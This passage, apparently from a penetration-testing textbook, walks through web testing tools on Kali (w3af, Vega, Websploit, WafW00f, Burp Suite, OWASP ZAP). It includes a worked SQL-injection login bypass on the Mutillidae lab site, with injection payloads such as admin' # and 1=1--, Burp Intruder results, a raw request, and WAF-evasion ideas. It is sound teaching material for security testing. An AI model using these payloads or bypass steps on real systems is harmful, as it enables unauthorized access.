


When the w3af GUI opens, an empty profile is loaded with no active plugins. A new profile can be created by first selecting the desired plugins then clicking on the Profiles → “Save as” options from the menu bar. Some prepopulated profiles already exist and are available to use. Clicking on a profile, such as “OWASP_TOP10” will select the profile to use for a scan. w3af has been designed for granular control over the plugins. Even if a preconfigured profile is selected, adjustments to the plugins can be made before launching the scan. Without Internet access, executing scans can be a trial by error event. Underneath the plugins selection window is another set of plugins. The plugins below are for reporting. All reporting is generated in the /root/ folder.

For this guide, the OWASP_TO P10 profile was selected; however, the discover plugins have been turned off for the time being. HTML reporting is activated

Enter a target website. In this case, the Metasploitable2 virtual machine was selected. Click the Start button.

The results of the scan above are limited due to the lack of plugins activated




To view the results in the HTML format that was select. Open IceWeasel and navigate to: file:///root/results.html.

Vega

The next step is to use more advanced scanners that scan a larger number of vulnerabilities; in turn, they can take significantly longer to run to completion. It is not uncommon for complex vulnerability scans (as determined by the number of pages to be scanned as well as the site's complexity, which can include multiple pages that permit user input such as search functions or forms that gather data from the user for a back-end database) to take several days to be completed.

One of the most effective scanners based on the number of verified vulnerabilities discovered is Subgraph's Vega. As shown in the following screenshot, it scans a target and classifies the vulnerabilities as high, medium, low, or information. The tester is able to click on the identified results to "drill down" to specific findings. The tester can also modify the search modules, which are written in Java, to focus on particular vulnerabilities or identify new vulnerabilities.



Websploit (More Information: <http://sourceforge.net/projects/websploit/>)

Websploit is a ruby-based modular application that has the look and feel of Metasploit but it is designed specifically for direct attacks against web servers and social engineering. Websploit also has integration with Metasploit for payloads, exploits, and use of the Meterpreter handler. The application can scan and crawl websites then attack the web server through an automated exploitation module or cause DoS on demand. The interesting feature is using Websploit with the autopwn module.

WafW00f

WafW00f is a very useful python script, capable of detecting the web application firewall (WAF). This tool is particularly useful when the penetration tester wants to inspect the target application server and might get a fallback with certain vulnerability assessment techniques, for which the web application is actively protected by firewall. Thus, detecting the firewall sitting in between application server and Internet traffic not only improves the testing strategy, but also presents exceptional challenges for the penetration tester to develop the advanced evasion techniques.

To start WafW00f, use the console to execute the following command:

```
# wafw00f
```

This will display a simple usage instruction and example on your screen. In our exercise, we are going to analyze the target website for the possibility of a web application firewall as follows:

```
# wafw00f http://www.example.net/
```

```
WAFW00F - Web      Application      FirewallDetection Tool
By Sandro   Gauci   && Wendel   G.   Henrique
```

```
Checking http://www.example.net/
```

```
The site http://www.example.net/ is behind a dotDefender
```

```
Number of requests: 5
```

The result proves that the target application server is running behind the firewall (for example, dotDefender). Using this information, we could further investigate the possible ways to bypass WAF. These could involve techniques such as the HTTP parameter

pollution, null-byte replacement, normalization, and encoding the malicious URL string into hex or Unicode.

Testing security with client-side proxies

Unlike automated vulnerability scanners, client-side proxies require extensive human interaction in order to be effective. A client-side proxy intercepts HTTP and HTTPS traffic, allowing a penetration tester to examine communications between the user and the application. It allows the tester to copy the data or interact with requests that are sent to the application.

Burp is primarily used to intercept HTTP(S) traffic; however, it is part of a larger suite of tools that has several additional functions, including:

- An application-aware spider that crawls the site
- A vulnerability scanner, including a sequencer to test the randomness of session tokens, and a repeater to manipulate and resend requests between the client and the website (the vulnerability scanner is not included with the free version of Burp proxy that is packaged in Kali)
- An intruder tool that can be used to launch customized attacks (there are speed limitations in the free version of the tool included with Kali; these are removed if you purchase the commercial version of the software)
- The ability to edit existing plugins or write new ones in order to extend the number and type of attacks that can be used


To use Burp, ensure that your web browser is configured to use a local proxy; usually, you will have to adjust the network settings to specify that HTTP and

HTTPS traffic must use the localhost (127.0.0.1) at port 8080.

After setting up the browser and the proxy to work together, manually map the application. This is accomplished by turning off the proxy interception and then browsing the entire application. Follow every link, submit the forms, and log in to as many areas of the site as possible. Additional content will be inferred from various responses. The site map will populate an area under the Target tab (automated crawling can also be used by right-clicking on the site and selecting Spider This Host; however, the manual technique

gives the tester the opportunity to become deeply familiar with the target, and it may identify areas to be avoided).

Once the target is mapped, define the Target – Scope by selecting branches within the site map and using the Add to Scope command. Once this is completed, you can hide items that are not of interest on the site map using display filters. A site map created of a target website is shown in the following screenshot:



Once spidering has been completed, manually review the directory and file list for any structures that do not appear to be part of the public website, or that appear to be unintentionally disclosed. For example, directories titled admin, backup, documentation, or notes should be manually reviewed.

Manual testing of the login page using a single quote as the input produced an error code suggesting that it may be vulnerable to a SQL injection attack; a sample return of the error code is shown in the following screenshot:

Error: Failure is always an option and this situation proves it	
Line	49
Code	0
File	/var/www/mutillidae/process-login-attempt.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" AND password="" at line 1
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}
Diagnostic Information	SELECT * FROM accounts WHERE username="" AND password=""


The real strength of a proxy is its ability to intercept and modify commands. For this particular example, we'll use the Mutillidae website—a "broken" site that is installed as part of the Metasploitable testing framework to perform an attack to bypass SQL injection authentication.

To launch this attack, ensure that the Burp proxy is configured to intercept communications by going to the Proxy tab and selecting the Intercept subtab. Click on the Intercept is on button, as shown in the next screenshot. When this is completed, open a browser window and access the Mutillidae logon page by entering

<IP address>/mutillidae/index.php?page=login.php

Enter variables in the name and password fields, and then click on the login button.


If you return to the Burp proxy, you will see that the information that the user entered into the form on the webpage was intercepted.




Click on the Action button and select the option Send to Intruder. Open the main Intruder tab, and you will see four subtabs—Target, Positions, Payloads, and Options, as shown in the following screenshot. If you select Positions, you will see that five payload positions were identified from the intercepted information.

This attack will use the sniper mode of the Burp proxy, which takes a single input from a list provided by the tester and sends this input to a single payload position at a


time. For this example, we will target the username field, which we suspect is vulnerable based on the returned error message.



To define the payload position, we select the subtab Payloads.



To launch the attack, select Intruder from the top menu, and then select Start Attack. The proxy will iterate the wordlist against the selected payload positions as legitimate HTTP requests, and it will return the server's status codes. As you can see in the following screenshot, most options produce a status code of 200 (request succeeded); however, some of the data return a status code of 302 (request found; indicates that the requested resource is presently located under a different URI)



The screenshot shows the Burp Suite Intruder Results tab. The table lists 14 requests with their respective positions, payloads, status codes, error flags, timeout flags, and lengths. Request 11 is highlighted in orange, showing a status code of 302. Below the table, the 'Request' tab is selected, displaying the raw HTTP request for the highlighted entry.

Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	25840	baseline request
1	1	admin' -	200	<input type="checkbox"/>	<input type="checkbox"/>	22121	
2	1	admin' #	200	<input type="checkbox"/>	<input type="checkbox"/>	22116	
3	1	1=1	200	<input type="checkbox"/>	<input type="checkbox"/>	22096	
4	1	1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	22106	
5	1	1=1#	200	<input type="checkbox"/>	<input type="checkbox"/>	22096	
6	2	admin' -	200	<input type="checkbox"/>	<input type="checkbox"/>	25906	
7	2	admin' #	200	<input type="checkbox"/>	<input type="checkbox"/>	25906	
8	2	1=1	200	<input type="checkbox"/>	<input type="checkbox"/>	27308	
9	2	1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	27308	
10	2	1=1#	200	<input type="checkbox"/>	<input type="checkbox"/>	27308	
11	3	admin' -	302	<input type="checkbox"/>	<input type="checkbox"/>	25911	
12	3	admin' #	302	<input type="checkbox"/>	<input type="checkbox"/>	25911	
13	3	1=1	200	<input type="checkbox"/>	<input type="checkbox"/>	27970	
14	3	1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	27972	

Request:

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.75.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.75.129/mutillidae/index.php?page=login.php
Cookie: PHPSESSID=986c86e8ffe310f6e24a6ce4b4df55a2
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 62

username=admin%20-&password=%27&login-php-submit-button=Login
```

The 302 status indicates successful attacks, and the data obtained can be used to successfully log on to the target site.

Unfortunately, this is too brief of an overview of Burp proxy and its capabilities.

The free version included with Kali will suffice for many testing tasks; however, serious testers (and attackers) should consider purchasing the commercial version.

OWASP ZAP

OWASP ZAP is a fork of the once favored Paros Proxy, which has not been updated since August 2006. As such, it should be noted with no small irony that we covered Paros in December 2006. This is an excellent opportunity to show you how far ZAP has come from the original project.

Main features of ZAP

The main features available in ZAP are described below:

1. Intercepting Proxy:

An intercepting proxy is the first thing that any security professional needs to understand and master. It helps you to see the traffic (request/response), intercept it and modify it on the fly. Many interesting things happen between intercepting a request and sending the modified request.

2. **Automated Scanner:** Identifies the security holes present in the web application by simulating an actual attack. So in short it analyses the security posture of an application dynamically.

3. **Passive Scanning:** This feature does not attack the application but instead analyses the responses from the server to identify certain issues.

4. **Brute Force Scanner:** Attempts to brute force access to files and directories.

5. **Spidering:** Spidering helps to construct the hierarchical structure of the website. In simple words, it tries to identify every link present on the website.

6. **Fuzzing:** Supplying invalid or unexpected data to the target to crash it or to produce unexpected results.

7. **Port Scanning:** To find out the open ports on the target website

8. **Dynamic SSL Certificates:** Using this you can intercept requests/responses to/from the server. We will see this in detail later.

9. **BeanShell Console dialog:** Beanshell is lightweight Java scripting which dynamically executes standard Java syntax and extends it with loose types, commands, and method closures like those in Perl and JavaScript. ZAP provides an interactive Java shell that can be used to execute BeanShell scripts. BeanShell integration in OWASP ZAP enables you to write scripts using the ZAP functions and data set.

Configure the browser to ZAP proxy

Firstly you need to configure your browser to send/receive requests and responses through the ZAP tool. So you are basically telling your browser to send the request to server through ZAP. If you are behind a proxy (as is the case in a corporate network) then you need to configure ZAP to use that proxy. By default ZAP listens on 127.0.0.1 port 8080 but this can be changed.

In the case of Internet Explorer, below is the path to configure the browser: Internet Options -> Connections -> LAN Settings -> Proxy Server and make changes as shown below:



Once this is done, start the ZAP tool and now browse through some websites to check whether everything is working fine. You must be able to see the browsed sites under the 'sites' tab as shown below.

Intercepting the traffic

Now that you have configured your browser, let's see how to intercept a request using ZAP. Let us consider <http://zero.webappsecurity.com/> which is a demo site for testing purposes. Under the 'sites' section, right click on the website you want to scan and click on 'break'. A popup window appears; click on 'Add'. So ZAP intercepts every request that goes to this server.



Now click on any other link in the site and observe that the request is captured under the 'break' tab as highlighted below. You can make any modification to this request before you click the play button to forward the request to the server. Now observe that the response is intercepted again. Click on the play button to forward the response to the browser.



Scanning the website

Spidering

The sites you visit with ZAP turned on will be listed under the 'sites' tab. So before you scan make sure you browse through available links on the target site, fill the forms

and submit the values. After browsing all the visible links, use the spider option to crawl automatically through the other links. To do this under the sites tab, right click on the target site and under 'Attack' select 'Spider site' option.

The spider will automatically discover the hidden links and now explore the links shown by the tool. The newly discovered URLs would be shown under the 'spider' tab as shown in the below figure. The URLs found during the crawl are shown and below that the URLs whose domain is different from the target site are listed.



Active Scanning

To scan a site actively, under the sites tab right click on the target site and select 'Active scan site' under Attack. Once the scan is started you can sit back and watch as the ZAP tool does the work for you. Active scan is something where the tool actually attacks the application in all possible ways to find out the vulnerabilities present on that site. The progress of the scan will be shown to you. At the end of the scan you will be presented with the findings.

Below are the issues active scanning looks for:

Active Scanner Rules, Secure page browser cache, Directory browsing, External redirect, Potential File Path Manipulation, Private IP disclosure, Session ID in URL rewrite, CRLF injection, MS SQL Injection Enumeration, Oracle SQL Injection Enumeration, SQL Injection, SQL Injection Fingerprinting, Parameter tampering, Server side include, Cross Site Scripting, Path Traversal, URL Redirector Abuse.

The scan policy can be changed under the Analyse -> Scan Policy. Under this you can find vulnerabilities that ZAP is configured to look for. You can uncheck any of them if you do not want ZAP to explore the application for those vulnerabilities.

Findings under 'Alerts' tab

The vulnerabilities can be viewed under the 'Alerts' section. This section shows all the security issues identified by the tool. As shown in the below figure, ZAP tool has identified various issues like cross site scripting, password auto complete, directory browsing, etc. Please note that active scanning may not identify certain issues like severity of the information disclosure, cryptographic storage issues, etc.



Let's now look at available options to configure a scan. Active scanning can be configured under Tools -> Options -> Active Scan. It essentially deals with the below options:

Number of hosts scanned concurrently – This deals with the number of hosts that you would want the tool to scan at a single point of time. The maximum value for this can be 5. Increasing the value might affect the performance of the system depending on its specifications.

Concurrent scanning threads per host – Depending on the test cases the tool would run threads to scan the application. So this option lets you decide the number of scanning threads the tool should run per host.

Passive scanning

Passive scanning differs from the active scanning in that the former does not change any responses coming from the server. Passive scanning only looks at the responses to identify the vulnerabilities present. So in a way passive scanning is safe to use. This is certainly an interesting feature which could be an important aspect in the future.

Below are the issues passive scanning looks for:

Incomplete or no cache-control and pragma HTTP Header set, Content-Type header missing, Cookie no http-only flag, Cookie without secure flag, Cross-domain JavaScript source file inclusion, Cross Site Request Forgery, IE8s XSS protection filter not disabled,

Information disclosure – database error messages, Information disclosure – debug error messages, Information disclosure – sensitive information in URL, Information disclosure – sensitive information on HTTP Referrer header, Password Autocomplete in browser, Weak authentication, X-Content-Type-Options header missing, X-Frame-Options header not set.

Analysing the results

